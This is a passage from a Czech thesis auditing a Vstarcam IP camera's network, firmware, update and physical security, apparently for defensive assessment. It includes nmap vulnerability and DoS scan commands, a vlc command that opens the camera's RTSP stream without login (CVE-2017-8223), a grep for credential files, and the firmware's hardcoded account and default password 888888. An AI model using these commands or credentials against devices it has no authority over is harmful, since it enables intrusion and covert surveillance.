adresu (zde 10.0.0.198) do DMZ. Tato adresa nemá dovoleno komunikovat s vnitřní sítí, přestože je v jejím rozsahu. Levnější router-switche obvykle nedisponují nastavením VLAN, funkci je ale možné simulovat firewallovými pravidly.

Změna adresačních politik je pak základním nastavením každého routeru s DHCP serverem.

Obrázek 26: Vyčlenění zařízení do DMZ



Zdroj: vlastní zpracování

II. Nedostatečné zabezpečení sítě

Zabezpečení sítě by se vzhledem k rozsahu tématu mohla věnovat samostatná práce. V domácích podmínkách je základním prvkem hraniční router-switch, který obvykle představuje i centrální prvek sítě. Zahrnuje v sobě i funkcionalitu firewallu a Wi-Fi přístupového bodu.

Administrátorský přístup ke gateway by měl být zabezpečen silným heslem s restrikcí spojení iniciovaných pouze z privátní sítě. Heslo k Wi-Fi musí být dostatečně dlouhé

a komplexní – dlouhé alespoň 8 znaků, obsahující čísla, velká i malá písmena a speciální znaky. Nastavením firewallu by měl být zakázán TCP forwarding, neumožňující přístup k zařízení za NAT.

Pro pokročilé uživatele lze doporučit nasazení prvku IDS či IPS. Otevřenými variantami těchto systému jsou např. Snort a Suricata.

Ověření

Heslo k router-switchi lze obvykle nastavit v administračním webovém rozhraní. Wi-Fi by měla být šifrovaná variantou WPA2 s kvalitním heslem. Firewall se nastavuje také v administračním rozhraní, u vyšších řad routerů lze pravidla definovat i sadou iptables. Prvky IDS/IPS by měly být zařazeny na úrovni switche za firewallem perimetru, aby dokázaly kontrolovat provoz v privátní síti. U switchů lze pak zapojit IDS/IPS software na tzv. SPAN port, jenž kopíruje veškerý provoz na tento port. Sady pravidel, se kterými IDS/IPS pracují, jsou dostupné komunitě online (Snort, 2018).

Demonstrace


Testovací prostředí preferuje bezdrátové připojení, které umožňuje v prostředí domácnosti větší flexibilitu za cenu nižších nákladů na vybudování infrastruktury. Navzdory předpokladům silného hesla Wi-Fi sítě testovaná IP kamera svým omezením přímo oslabuje zabezpečení Wi-Fi, ke které se připojuje. Manuál doslovně uvádí následující instrukce: „Wi-Fi heslo by mělo být kratší než 16 znaků a nesmí obsahovat speciální znaky jako @ ¥ !. Doporučujeme vytvořit heslo, které obsahuje pouze písmena a čísla.“ (Vstarcam, 2017) Příslušný záznam byl zobrazen na obrázku 15.

Dále síť využívá běžného přidělování IP adres, kdy brána je reprezentována 10.0.0.1 a zařízení pak od 10.0.0.100 výše.

Firewall v testované síti představuje jednoduchý domácí router. Jeho nastavení jsou rozdělena do několika záložek ve webovém rozhraní, např. Port forwarding (obrázek 27), Application Rules, Network Control, Access Control, Inbound Filter a Firewall Settings, ve kterém lze nastavit DMZ. Přesměrování portů (port forwarding) představuje potenciální bezpečnostní zranitelnost.

Jednoduchý domácí router v testovací síti není připraven na zapojení IDS/IPS – nedisponuje SPAN portem ani instalovatelnými moduly.

Obrázek 27: Nastavení firewallu na routeru



Zdroj: vlastní zpracování

III. Otevřené porty nevyužívaných služeb

IoT z principu musí poskytovat komunikační síťové rozhraní. Každé rozhraní ale může útočníkovi posloužit i jako vstupní bod do systému. Z toho důvodu by zařízení nemělo mít otevřené porty služeb, jež nejsou aktivně využívány k legitimním účelům, nebo dokonce měly původně sloužit jen k testování při výrobě. Zároveň by všechna rozhraní měla být dokumentovaná.

Ověření

Zřejmě nejjednodušším způsobem, jak ověřit, jaké porty jsou na zařízení otevřené je skenovací nástroj nmap. Následující příkaz oskenuje všech více než 65 tisíc portů zařízení s IP adresou 10.0.0.198.

```
# nmap 10.0.0.198 -Pn -p1-65535
```

Při zjištění nestandardního otevřeného portu je třeba nalézt jeho účel a případně v nastavení zařízení danou službu zastavit.

Demonstrace

Testované zařízení má ve výchozím stavu otevřené celkem čtyři porty:

```
Nmap scan report for 10.0.0.198
Host is up (0.079s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
9600/tcp  open  micromuse-ncpw
10080/tcp open  unknown
10554/tcp open  unknown
22687/tcp open  unknown
MAC Address: 28:AD:3E:3E:A6:B2 (Unknown)
```

Není zřejmé, jaký je účel portu 9600/TCP. Port 10080/TCP je standardizované rozhraní kamerových systémů ONVIF. Port 10554/TCP je pak RTSP protokol určený ke streamování zaznamenávaného zvuku a obrazu klientům. Na portu 22687/TCP běží webové rozhraní a tento port je přidělován náhodně po každém restartu. Až na neznámou službu na TCP portu 9600 zařízení neobsahovalo implicitně otevřená administrátorská rozhraní jako Telnet a SSH.

IV. Zranitelné služby a rozhraní

Běžící služby identifikované v předchozí části by neměly být zranitelné a zejména komunikační protokoly by měly být správně implementované. Týká se to typicky služeb Telnet, SSH, FTP, SMTP, POP3, NetBIOS, SMB, SNMP, RTSP, SQL, HTTP a dalších v závislosti na typu zařízení. Běžné zranitelnosti zahrnují buffer overflow, fuzzing, DoS, packet replay a mnohé další, specifické pro každou službu.

Ověření

Hledání zranitelností síťových služeb je komplikovaným a rozsáhlým tématem, který není možné pokrýt v rámci této práce. Běžný uživatel ale může využít veřejně dostupných nástrojů k základnímu otestování těchto služeb. Skenovací nástroj nmap umožňuje spouštění tzv. NSE skriptů, které automaticky oskenují některé zranitelnosti identifikovaných běžících služeb. Příkaz je následující:

```
# nmap -Pn -T4 -p1-65535 --script vuln 10.0.0.198
```

Pro otestování zranitelnosti DoS lze spustit příkaz:

```
# nmap --script dos -Pn 10.0.0.198
```

Kromě nástroje nmap existují mnohé další komerční nástroje, jako OpenVAS nebo Nessus, které obsahují nejaktuálnější definice zranitelností. Jejich využití je běžnější v podnikových sítích.

Demonstrace

K tomu, aby nmap spustil skenování zranitelností, musí identifikovat službu běžící na daném portu. U IP kamery se to ale ani v jednom případě nepodařilo. Jiné nástroje nebyly vzhledem k jejich nedostupnosti vyzkoušeny.

Bezpečnostní výzkumník Pierre Kim objevil, že RTSP server poskytovaný IP kamerou nevyžaduje přihlášení ke sledování video-streamu (Kim, 2017). Útočníkovi tak stačí vykonat jednoduchý příkaz, a získá přístup k obrazu i zvuku z kamery:

```
# vlc rstp://192.168.1.107:10554/tcp/av0_1
```

Zranitelnost dostala oficiální označení CVE-2017-8223 (Kim, 2017).

V. Povolené UPnP

UPnP je sada síťových protokolů umožňující navázání komunikace mezi nesourodými zařízeními. Uživatelská výhoda UPnP je automatické přesměrování portů na routeru, což usnadňuje konfiguraci pro méně zkušené uživatele. Nevýhodou z pohledu bezpečnosti je, že umožňuje přímý přístup k zařízení z vnější sítě, přičemž překonává firewall a NAT. UPnP má zajistit, že předmětné zařízení bude možné ovládat odkudkoli z vnější sítě.

Ověření

UPnP je často ve výchozím stavu povolené na domácích routerech, proto je vhodné jej v rámci zvýšení bezpečnosti zablokovat.

Demonstrace

Testované zařízení se automaticky pokusilo prostřednictvím UPnP otevřít přesměrovaný port na routeru. Tento pokus byl zaznamenán do logu na zařízení:

```
# cat /tmp/upnpStatus.txt
List of UPNP devices found on the network :
 desc: http://10.0.0.1/root.sxml
 st: urn:schemas-upnp-org:device:InternetGatewayDevice:1
Found valid IGD : http://10.0.0.1:4444/wipconn
Local LAN ip address : 10.0.0.198
Connection Type : IP_Routed
Status : Connected, uptime=1887s, LastConnectionError : ER-
ROR_NONE
Time started : Sun Jun 17 17:44:01 2018
MaxBitRateDown : 100000000 bps   MaxBitRateUp 100000000 bps
ExternalIPAddress = 192.168.1.164
 0 UDP 10792->10.0.0.198:10792 'ipcam-h264' ''
```

```
 1 UDP 10793->10.0.0.198:10793 'ipcam-h264' ''
 2 UDP 10794->10.0.0.198:10794 'ipcam-h264' ''
 3 UDP 10795->10.0.0.198:10795 'ipcam-h264' ''
GetGenericPortMappingEntry() returned 713 (SpecifiedArrayInde-
xInvalid)
```

4.2.6 Firmware a aktualizace

Firmware, jakožto základní mikroprogramové vybavení, řídí funkcionalitu většiny IoT zařízení. Pro analýzu firmwaru je nutné jej získat, například ve formě .bin souboru. Snadno se soubor firmwaru získává z aktualizačního serveru, někdy i včetně předchozích verzí. (Howson, 2016)

Další metody jsou pro běžné uživatele složitější, přesto budou uvedeny. Jde například o získání firmwaru skrz tzv. bootloader, tedy jeho zavaděč. K tomu je nutný přístup k sériovému, UART nebo JTAG portu. Zřejmě nejnáročnější metodou je extrakce Flash čipu a přečtení jeho logiky. (Howson, 2016)

Základním nástrojem analýzy firmwaru bude Linuxový nástroj binwalk. Lze ale využít i jiných nástrojů, například Firmwalker, profesionální IDA Pro aj.

I. Hesla nebo šifrovací klíče přímo v kódu firmware

Citlivé údaje jako uživatelské účty, hesla, šifrovací klíče a další by neměly být snadno viditelné přímo v kódu firmware. Vhodnější je, pokud vývojář kód nějakým způsobem obfuskuje nebo citlivé části zašifruje tak, aby se dešifrovaly až při rozbalování nebo spuštění kódu. (OWASP, 2016)

Ověření

K ověření, zda kód obsahuje citlivé údaje je nutné provést základní reverzní analýzu binárky firmwaru. Po jeho získání je prvním krokem extrakce příkazem:

```
# binwalk -Mer firmware.bin
```

Nástroj binwalk rozbalí firmware do samostatné složky. Ve stromové struktuře vytvořených adresářů a souborů lze nyní vyhledat jakékoli citlivé údaje, nejlépe zřejmě dle klíčových slov: passwd, admin, conf, cfg, ssh, ftp, root, ssl, pem, crt, shadow a dalších v závislosti na typu zařízení. Rekurzivního hledání lze docílit příkazem:

```
# grep -r -A 1 -B 1 \ 'passwd\|ad-
min\|conf\|cfg\|ssh\|ftp\|root\|ssl\|pem\|crt\|shadow' .
```

Výsledkem tohoto příkazu jsou třířádkové části kódu, kde se dané klíčové slovo vyskytuje.

Demonstrace

Extrakce testovaného firmware pomocí nástroje binwalk byla úspěšná, vytvořila se následující adresářová struktura:

```
system/
├── init
│   ├── ipcam.sh
│   └── seq_ap6181.sh
└── system
    ├── bin
    │   ├── Env.bin
    │   ├── brushFlash
    │   ├── cmd_thread
    │   ├── encoder
    │   ├── fwversion.bin
    │   ├── [...]
    │   ├── motogpio.ko
    │   ├── sysversion.txt
    │   ├── wifidaemon
    │   └── wpa_supplicant
    └── lib
        ├── libOnvif.so
        ├── libsns_ar0130.so
        ├── [...]
        └── libvoice_arm.so
```

Příkaz grep uvedený výše nalezl několik částí kódu, kde se vyskytovalo jedno z klíčových slov. Nejzajímavější se zdál soubor system/system/bin/wifideamon, ve kterém byl definován uživatelský účet v /etc/passwd a také administrátorský účet webového rozhraní. Účet vstarcam2017 v /etc/passwd měl náhodně generované heslo. Účet admin webového rozhraní měl výchozí heslo nastavené na 888888. Části souboru wifideamon:

```
[...]
user:%s pwd:%s
/etc/passwd
vstarcam2017:%s:0:0:Administrator:/:/bin/sh
[...]
WIFICAM
time.nist.gov
admin
888888
[...]
```

Další problematická data uvnitř kódu firmwaru nebyla nalezena.

II. Chybějící digitální podpis firmwaru

Digitální podpis prokazuje autenticitu stahovaného souboru a implicitně ověřuje vydavatele softwaru či firmwaru. Aby byla zaručena jeho integrita, měl by být digitální podpis založen na PKI. Samozřejmě by zařízení mělo tento podpis ověřovat.

Ověření

Binární soubor firmwaru je obyčejně jen ZIP archiv rozšířený o záhlaví a zápatí. Pro podepisování neexistuje standard, proto nelze uvést jednoznačný postup, kde a jak podpis najít a ověřit. Hlavičku a zápatí je ale možné nechat si vypsat příkazem:

```
# hexdump -C firmware.bin|head && hexdump -C firmware.bin|tail
```

Demonstrace

Rozšíření testovaného souboru firmwaru neobsahuje žádný prvek PKI, což naznačuje, že soubor není digitálně podepsán. Řetězce v záhlaví a zápatí jsou sice ověřovány na shodu, ale bez další ochrany jsou snadno manipulovatelné.

```
00000000 776966692d63616d6572612d6170702d |wifi-camera-app-|
00000010 71617a7773786564637266746762 61 |qazwsxedcrfvtgba|
00000020 b6ba1100504b03040a0009000000e65e |....PK.........^|
00000030 3449000000000c000000000000000400 |4I..............|
00000040 00007777772f8fd18e709f96e728f9a9 |..www/...p...(..|
00000050 db2f504b0708000000000c0000000000 |./PK............|
00000060 0000504b0304140009000800 9056ee48 |..PK.........V.H|
00000070 4c445e9734060000482900000d000000 |LD^.4...H)......|
00000080 7777772f61646d696e2e68746d8fd18e |www/admin.htm...|
00000090 709f96e728f9a9ad54cfa2f85a2e15e5 |p...(...T...Z...|
0011ba70 040c10007777772f77696669636f6e66 |....www/wificonf|
0011ba80 69672e776176504b0102140014000900 |ig.wavPK........|
0011ba90 08007091794558b9d50dbc0a0000592d |..p.yEX.......Y-|
0011baa0 0000100000000000000010020000000 |................|
0011bab0 027d11007777772f776972656c657373 |.}..www/wireless|
0011bac0 2e68746d504b050600000000bc00bc00 |.htmPK..........|
0011bad0 a4320000fc871100000776966692d63 |.2........wifi-c|
0011bae0 616d6572612d656e642d79686e756a6d |amera-end-yhnujm|
0011baf0 7a617178737763646566000000000000 |zaqxswcdef      |
```

III. Nedostatečné aktualizace firmwaru

Firmware IoT by měl být pravidelně a často aktualizován. Není-li tomu tak, zvyšuje se riziko výskytu bezpečnostních zranitelností či nekompatibility s některými systémy. Časté aktualizace také ukazují, že produkt je stále aktivně vyvíjen, zvyšuje se pravděpodobnost jeho funkčnosti a prodlužuje se jeho životní cyklus.

Ověření

Frekvenci vydávání aktualizací lze většinou ověřit na stránkách, odkud je firmware stahován. Lze také pročíst diskuzní fóra, kde ostatní uživatelé sdílí zkušenosti s daným IoT zařízením.

Demonstrace

Výrobce testované IP kamery poskytuje nové aktualizace na webové stránce http://cd.gocam.so/FM/system/firmware.txt, kde je i zveřejněn historický seznam verzí firmwaru za roky 2017 a 2018. Za tyto dva roky bylo vydáno nejméně 41 verzí, což znamená časté verzování téměř dvakrát měsíčně.

IV. Aktualizace nejsou šifrovány

Aktualizace by měly být ze serveru stahovány šifrovaným protokolem, aby se předešlo možnosti, že MITM útočník bude schopen firmware upravit a poskytnout koncovému uživateli modifikovanou verzi. Implementace SSL/TLS na webových stránkách má kromě šifrování ještě význam v ověření autenticity aktualizačního serveru certifikátem.

Ověření

Šifrování komunikačního protokolu, přes který se aktualizační firmware stahuje je buď přímo zřejmé, jde-li o HTTP nebo FTP protokol, nebo lze ověřit spuštěním zachytávání datového provozu a následnou analýzou například v nástroji Wireshark.

Demonstrace

Aktualizační server testované IP kamery poskytuje .bin firmware v komprimovaném formátu ZIP standardním HTTP protokolem. Žádné šifrování není přítomno.

```
GET http://cd.gocam.so/FM/system/CH-sys-48.53.75.115.zip
Host: cd.gocam.so
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html, application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Content-Type: application/x-zip-compressed
Content-Length: 1243176
Connection: keep-alive
Last-Modified: Mon, 28 May 2018 10:11:43 GMT
UEsDBBQAAAAIANuBvEzmf0cTdPcSAEY[...]
```

V. Složitost aktualizačního procesu

Aktualizační proces by měl být uživatelsky přívětivý a automatický. Nelze očekávat, že běžný uživatel bude pravidelně manuálně kontrolovat dostupnost nových aktualizací, nebo že si bude za tímto účelem instalovat další aplikace. Vhodnější přístup je uživatele upozornit na dostupnou aktualizaci čekající na instalaci ve chvíli, kdy k tomu uživatel svolí.


Ověření

Nastavení aktualizací se obvykle provádí v některém administračním rozhraní (mobilní aplikace či web). Aktualizace by měla být automatická nebo na jedno potvrzení uživatele.

Demonstrace

Firmware testované IP kamery lze aktualizovat dvěma způsoby. První je prostřednictvím MS Windows aplikace Smart upgrade tool, která v lokální síti vyhledá IP kameru a sama zajistí aktualizaci firmwaru. Druhý, uživatelsky přívětivější, způsob spočívá v aktualizaci prostřednictvím mobilní aplikace Eye4, kde stačí jedním kliknutím potvrdit instalaci, která se následně provede (obrázek 28).

Obrázek 28: Aktualizace firmware přes mobilní aplikaci



Zdroj: vlastní zpracování

VI. Chybějící možnosti logování

Firmware IoT zařízení by měl umožňovat bezpečnostní monitoring událostí prostřednictvím logování. Nasbírané logy jsou ukládány lokálně nebo zasílány na logovací server, nejčastěji ve standardu syslog.

Ověření

V Linuxových systémech je výchozím umístěním pro ukládání logů cesta /var/log. Konfigurační soubory logování jsou nejčastěji v /etc. Je-li potřeba zjistit, jaké druhy logování zařízení poskytuje, lze vykonat následující příkaz:

```
# ls -d /etc/*syslog*
```

Většinou by se měly ve výstupu příkazu objevit .conf soubory, ve kterých se logování nastavuje. Druhou možností, snazší pro méně pokročilé uživatele, je kontrola logu ve webovém administračním rozhraní.

Demonstrace

Jelikož nastavování a vyhodnocování syslog logů v domácích podmínkách je nepravděpodobné, byly ověřeny logovací schopnosti zařízení ve webovém rozhraní. Testovaná IP kamera sice poskytuje log (obrázek 29), ten však obsahuje zcela irelevantní informace, neobsahuje ani záznamy o přihlášení uživatele nebo o dalších aktivitách kamery.

4.2.7 **Fyzická bezpečnost**

Fyzická bezpečnost je široká kategorie, která nemusí být pro mnoho aplikací prioritou. Při analýze je proto třeba zvážit, v jakém prostředí bude IoT zařízení nasazeno a jaká z toho plynou rizika.

I. Vypnutí či restart zařízení

Jako potenciální zranitelnost lze v některých prostředích označit snadný přístup k vypínači, tlačítku reset zařízení nebo kabelu napájení. Zneužití vede na útok typu DoS, který trvale či dočasně znefunkční dané zařízení. Rizikem je i neúmyslná nesprávná manipulace, při níž by došlo k výpadku.


Ověření

Spočívá v nalezení konektoru napájení, tlačítka vypnutí nebo resetu a vyhodnocení rizik, která mohou vzniknout.

Demonstrace

Testovaná IP kamera je určená do interiérů, a z toho důvodu nedisponuje rozšířenou ochranou vůči fyzickým útokům. Tlačítko reset je standardně zapuštěné, aby se zabránilo nechtěným stisknutím (obrázek 30).

Obrázek 29: Logování IP kamery



Zdroj: vlastní zpracování

Obrázek 30: Konektor napájení a tlačítko reset IP kamery

Zdroj: vlastní zpracování

II. Poškození zařízení či odstranění jeho částí

Zařízení by nemělo být snadno rozebíratelné a nemělo by být možné jednoduše odstranit některé části, jako jsou například antény, senzory a další kritické prvky. Při umístění zařízení je také třeba dbát na jeho případné poškození útočníky nebo přírodními silami.

Ověření

Jelikož velmi záleží na typu zařízení, lze obtížně sepsat obecný postup ověření této zranitelnosti. Nejčastěji ale půjde o nalezení cesty, jak se dostat k hardwaru zařízení přes vnější schránku. Má-li zařízení oddělené části jako antény nebo senzory, spočívá ověření v pokusu o jejich odstranění.

Demonstrace

Vnější schránka testovaného zařízení ochraňuje hardware uvnitř třemi křížovými šroubky, které jsou ukryty na spodní straně pod protiskluzovými podložkami (obrázek 31). Samotná čočka a senzor kamery pak jsou odděleně chráněny čtyřmi šroubky. Wi-Fi anténa je snadno odnímatelná. Zařízení není určeno do exteriéru, takže nemá ochranu proti vniknutí prachu ani vlhkosti.

Obrázek 31: Hardware uvnitř IP kamery

Zdroj: vlastní zpracování

III. Manipulace se získávanými daty ze senzorů

Umístění senzorů IoT zařízení by mělo být v souladu s ochranou vůči manipulaci se získávanými daty. Útočníkovi by nemělo být umožněno měnit prostředí nebo komunikační kanál mezi senzory a přijímačem.


Ověření

Metoda ověření je opět velmi závislá na typu zařízení, komunikačním kanálu senzorů a předmětu senzorů. Možným vektorem útoku je nešifrovaný bezdrátový komunikační kanál mezi senzory nebo jejich umístění umožňující fyzickou manipulaci (např. zakrytí čočky kamery, odstřihnutí kabelu mikrofonu, vystavení vlhku, nestandardní teplotě atd.).

Demonstrace

Modul s čočkou a senzorem IP kamery je oddělený od základní desky a propojený drobnými kabelovými svazky, jak je znázorněno na obrázku 32. Přístup do modulu je fyzicky chráněn čtyřmi křížovými šroubky. Zásah do zorného pole kamery je závislý na jejím umístění.

Obrázek 32: Zapojení senzoru IP kamery



Zdroj: vlastní zpracování

IV. Získání úložiště dat

Jsou-li data ukládána přímo v zařízení, například na paměťové kartě, mělo by být úložiště dat chráněno vůči jeho získání, odstranění, změně dat, jejich přečtení či smazání. Na bázi firmwaru by navíc mělo být šifrováno, aby byla zajištěna jeho důvěrnost a integrita.

Ověření

Spočívá v pokusu o přečtení obsahu paměťové karty v jiném zařízení a následnému smazání nebo upravení uložených dat.

Demonstrace

Testovaná kamera disponuje slotem pro paměťovou kartu, který je snadno dostupný z vnějšího prostředí. Obsah paměťové karty není šifrovaný ani jinak chráněný vůči přečtení, smazání nebo upravení dat.

V. Získání firmwaru z čipu

Obtížně zneužitelnou zranitelností je extrakce firmwaru z hardwaru zařízení, konkrétně z flash paměti uložené v integrovaném obvodu na základní desce. K této pokročilé technice se přistupuje až tehdy, selžou-li všechny ostatní pokusy o ovládnutí zařízení. Technika vyžaduje značnou zkušenost a vybavenost. Navíc může být destruktivní.

Ověření

Z pohledu výrobce i uživatele lze tuto hrozbu minimalizovat poměrně obtížně. Má-li k němu útočník přímý přístup, v podstatě není způsob, jak získání flash paměti zabránit.

Demonstrace

Na základní desce testovaného zařízení se nachází tři integrované obvody, na nichž může být firmware potenciálně uložen. Bez potřebného vybavení nebylo možné pokračovat.

VI. Nadbytečné externí porty

Stejně jako u otevřených síťových portů, každé fyzické rozhraní představuje potenciální hrozbu v jeho zneužití. Externí porty zahrnují u IoT zejména USB, FireWire, RS-232, Ethernet, případně slot pro paměťovou kartu.

Ověření

Spočívá v identifikaci externích portů zařízení. Jsou-li přítomny některé porty, které by mohly představovat riziko a nebudou využívané, je vhodné je hardwarově odpojit nebo je zapečetit.

Demonstrace

Testované zařízení obsahuje síťový Ethernet port a slot pro paměťovou kartu. Obě rozhraní mají své opodstatnění, lze tedy konstatovat, že zařízení neobsahuje nadbytečné externí porty.

VII. Přístup k sériovému rozhraní

Na základní desce IoT zařízení se často vyskytuje sériové rozhraní, které výrobci využívají pro testování a diagnostiku při výrobě zařízení, a které poskytuje administrátorské rozhraní

(shell). U novějších zařízení je sériové rozhraní nahrazeno JTAG, UART nebo SWD rozhraním. Výrobci se nezřídka snaží fyzickému přístupu k sériovému portu zamezit.

Ověření

